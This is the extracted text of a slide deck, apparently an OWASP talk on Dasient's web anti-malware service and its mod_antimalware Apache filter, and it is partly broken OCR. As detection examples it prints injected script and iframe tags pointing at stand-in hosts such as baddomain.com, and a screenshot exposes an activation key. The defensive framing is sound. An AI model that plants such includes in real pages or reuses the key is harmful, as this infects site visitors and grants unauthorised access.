
OWASP



Problem: How to Provides the Complete Lifecycle of Malware Protection for Web Sites?



Problem: How to Provides the Complete Lifecycle of Malware Protection for Web Sites?



Why is protecting web sites from drive-bys hard?

Need to bring “lifecycle” of protection to the web

Need to “root cause” what code on the page caused the problem

Need to be able to parse page in real time and strip out infection. (Could be coming from anywhere—file, DB, etc)

Need to do so with high performance



Blacklisted on:

Quick Scan Results

1 infected page
found so far
1 shown below

Dasient WAM can help:

- Get help in removing these infections
- Get an **in-depth, FULL Scan** and identify all infected pages
- Frequent malware scans of your site
- Immediate alerts of malware activity

[Learn More](#)

Expand each URL below to see the known or suspected malicious code on the page:

```
□ http://thejumpbeat.com/  
<script  
language='JavaScript'>doc
```


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Partner Center Infection Library

Detection


- Goal: Extract “root cause” of malcode



<script src="http://external.com/a.js">
<iframe src="http://baddomain.com">

- Detection
 - Behavioral Content Extraction (active scripts)
 - Lineage computation
 - Features / Signals Analysis

Mod_antimalware Architecture



Mod_antimalware Implementation

Apache module (IIS also). Output filter.

Two versions: standard & lite (open-source)

Configuration Directives:

`Blacklist`
`Redirect`
`UrlPrefix /index.php`

`Quarantine`
`Path /index.php /html/body/p/iframe`

Restart-free Reconfiguration (via Shared Memory) +
Persistence

Mod_antimalware Implementation

Authentication

Partner Center: mod_antimalware

You are logged in as Neil Daswani (neil+goog@dasient.com).

[Submit Domains](#) | [Blacklist Report](#) | [Monetization Tools](#) | [Sales](#) | [mod_antimalware lite](#) | [API](#) | [Logout](#)


[Installation](#) | [Activation Keys](#) | [Quarantining Status](#)

Activation Keys:


| Webserver | DasientSharedAuthKey | Enabled? | Status | Enable/Disable | Version |
|-------------|--|----------|--------|-------------------------|-----------------|
| gnupods.com | TnyMeRWJhtwuxyYaphFr6S1AltL8L99qSSya6evUoUFvWurVvgeS | Y | OK | Disable | Apache Standard |

Quarantining Verification

Without Mod_Antimalware



With Mod_Antimalware



Future Work

(open-source projects available)

Virtual Host Support

Certificate-based mutual authentication


Automatic deployment of quarantining directives

Where to learn more

- Dasient Home Page / Blog / Twitter:
www.dasient.com
blog.dasient.com
twitter.com/dasient
- Neil's Home Page:
www.neildaswani.com
- Stanford Security Certification Program:
<http://bit.ly/90zR1y>

Where to learn more

Foundations of Security:
What Every Programmer To Know
by Neil Daswani, Christoph Kern, and
Anita Kesavan (ISBN 1590597842)



Book web site: learnsecurity.com/ntk

Free slides at: code.google.com/edu/security

Dasient

- Developed the world's first **Web Anti-Malware Solution** to protect businesses from web-based malware attacks.
- Founded by engineers and product managers from Google (security, web server, App Engine teams)
- Solid financing: same investors that backed or led VeriSign, 3Com, Citrix, XenSource, Twitter
- Featured in major news outlets:

The New York Times

THE WALL STREET JOURNAL

ReadWriteWeb

NETWORKWORLD®

BBC

cnet news

InformationWeek


BusinessWeek

OWASP



Appendix

Building the World's Repository of Known Malware Attacks



In Summary

- Web Malware is a large and growing problem
- Web Malware attacks are highly visible and result in major brand, reputation and customer losses
- Existing technologies do not address this problem
- Dasient is the the only one to provide a comprehensive solution
 - With unique, differentiated technology
 - With a world-class team and investors

Existing Solutions Cannot Address Threat

- ✓ Addresses
- ✗ Partially addresses
- ✗ Does not address

| Vectors of web malware attack | Traditional anti-virus | Web gateway | Network VA | Web app VA | Network firewall | Web app firewall | D Dasient |
|--------------------------------|------------------------|---|------------|------------|------------------|------------------|-----------|
| Network | ✗ | ✗ | ✓ | ✗ | ✓ | ✗ | ✓ |
| Web application | ✗ | ✗ | ✗ | ✓ | ✗ | ✓ | ✓ |
| Compromised passwords | ✗ | ✗ | ✗ | ✗ | ✗ | ✗ | ✓ |
| Widgets/3rd-party JavaScript | ✗ | ✗ | ✗ | ✗ | ✗ | ✗ | ✓ |
| User generated content | ✗ | ✗ | ✗ | ✓ | ✗ | ✓ | ✓ |
| Advertisements | ✗ | ✗ | ✗ | ✗ | ✗ | ✗ | ✓ |
| External images | ✗ | ✗ | ✗ | ✗ | ✗ | ✗ | ✓ |
| Client side protection for PCs | | VA, FW may mitigate attacks that exploit <i>known vulnerabilities</i> | | | | | |



Malware Risk Assessment

Overall Risk
Scan Complete: 2010-02-19 13:06:41 EST
URLs Analyzed: 1017 | Potential Risks: 1948

Risk Level for each Category

| Category | Risk Level |
|----------------------|------------|
| External JavaScripts | High |
| External iFrames | High |
| Ads | High |
| External Images | Medium |
| Out-of-date Images | High |
| Web Apps | High |

High Risk: This site is highly vulnerable to malware infection due to structural vulnerabilities in the site content. Regular scanning and monitoring of the entire site, in addition to automatic remediation defenses are highly recommended.

Risk Details by Category
Click on a button below to view details for each category

External JavaScripts RISK: HIGH URLs: 460

External iFrames RISK: HIGH URLs: 33

Ads RISK: HIGH URLs: 499

External Images RISK: HIGH URLs: 269

Out-of-date Web Apps RISK: HIGH Apps: 4

Ads from one or more ad networks on a site are susceptible to malvertising. In a malvertising attack, malicious ads are uploaded to the ad network by attackers, and can be shown on your site due to the attack.

BY OBJECTS

| Object | URLs |
|--|------|
| http://a.collective-media.net/adj/itnn.chi_n_chicagotribune/ford_wis;siz=300x250;ord=722743 1? | 1 |
| http://a.collective-media.net/cmadj/itnn.chi_n_chicago tribune/ford_wis;siz=300x250;ord=72....ween/? | 1 |
| http://ad.amgdgt.com/ads/?t=i&f=j&p=3297&pl=c241d8ce&rnd=728002462536096 60 | 1 |

BY URLs

| URL | Objects |
|--|---------|
| http://archives.chicagotribune.com/ | 6 |
| http://archives.chicagotribune.com/2006/ | 7 |
| http://archives.chicagotribune.com/2007/ | 5 |

Page 1 of 167 [Next >](#)

Overall Risk
Scan Complete: 2010-02-19 13:05:46 EST
URLs Analyzed: 1006 | Potential Risks: 395

Risk Level for each Category

| Category | Risk Level |
|----------------------|------------|
| External JavaScripts | High |
| External iFrames | Medium |
| Ads | High |
| External Images | High |
| Web Apps | High |

High Risk: This site is highly vulnerable to malware infection due to structural vulnerabilities in the site content. Regular scanning and monitoring of the entire site, in addition to automatic remediation defenses are highly recommended.

Risk Details by Category
Click on a button below to view details for each category

External JavaScripts RISK: HIGH URLs: 136

External iFrames RISK: MEDIUM URLs: 2

Ads RISK: HIGH URLs: 177

External Images RISK: HIGH URLs: 785



Out-of-date Web Apps RISK: HIGH Apps: 4

New versions of all major web applications are periodically released to patch security bugs. Security bugs (e.g., SQL injection, buffer overflow) in out-of-date web applications can be exploited to inject malware on to your site and use it for infecting your users.

OUT-OF-DATE WEB APPLICATIONS

| App | Issue |
|---------------|---|
| PHP | Installed version (5.2.9) not up-to-date with latest (5.3.1) |
| Perl | Installed version (5.8.8) not up-to-date with latest (5.10.1) |
| WordPress | Installed version (2.8.4) not up-to-date with latest (2.9.1) |
| Microsoft IIS | Installed version (6.0) not up-to-date with latest (7.5) |

Monitoring



SafeSite Seal

Monitoring SafeSite Seal Infection Library Resources

SafeSite Seal Center

What is the Dasient SafeSite Seal?

The Dasient SafeSite Seal is part of your Malware Monitoring service. You may add it to your website to reassure your customers that they are safe on your site.

The presence of the Dasient SafeSite Seal on your site indicates to your customers that your site is being monitored for malware infections. The seal will look like the one shown on the right.

Protected Traffic Statistics

Traffic Protected by Referrer (80% of total traffic protected)

| Referrer Source | Percentage |
|-----------------|------------|
| Yahoo.com | 19% |
| Bing.com | 20% |
| Twitter.com | 20% |
| Google.com | 19% |
| Other | 20% |

Traffic Protected by Browser (83% of total traffic protected)

| Browser Type | Percentage |
|--------------|------------|
| IE 8 | 16% |
| Firefox | 16% |
| Safari | 16% |
| Opera | 16% |
| Chrome | 16% |
| Other | 17% |

Seal Views and Clickthroughs

Seals Served: Past Week

Seals Served: Past Month

TESTED FOR MALWARE - Mar 10

The Bank ATM / Office Locator Contact Us About Us Careers En Español Site Map Search

Online Banking

Select an Online Service Personal Online Banking User ID Experience the advantages of banking online. Learn More & Sign up

Services

Personal Banking Business Banking Investment Services Mortgage Services

Who better to celebrate International Listening Month?

Quick Links

We participate in the Transaction Account Guarantee Program. For important disclosures, click here.

"Fan, Follower or Both" You Decide

MARCH into a new checking account with free Online Banking! To learn more, CLICK HERE!

Learn More

Early to save. Early to retire. Open an IRA today (you'll thank yourself later).

LEARN MORE

SWITCH to a better banking relationship with FREE Checking. Click for details.

Turbotax Federal FREE Edition The EASY way to get your maximum refund.

TESTED FOR MALWARE - Mar 10



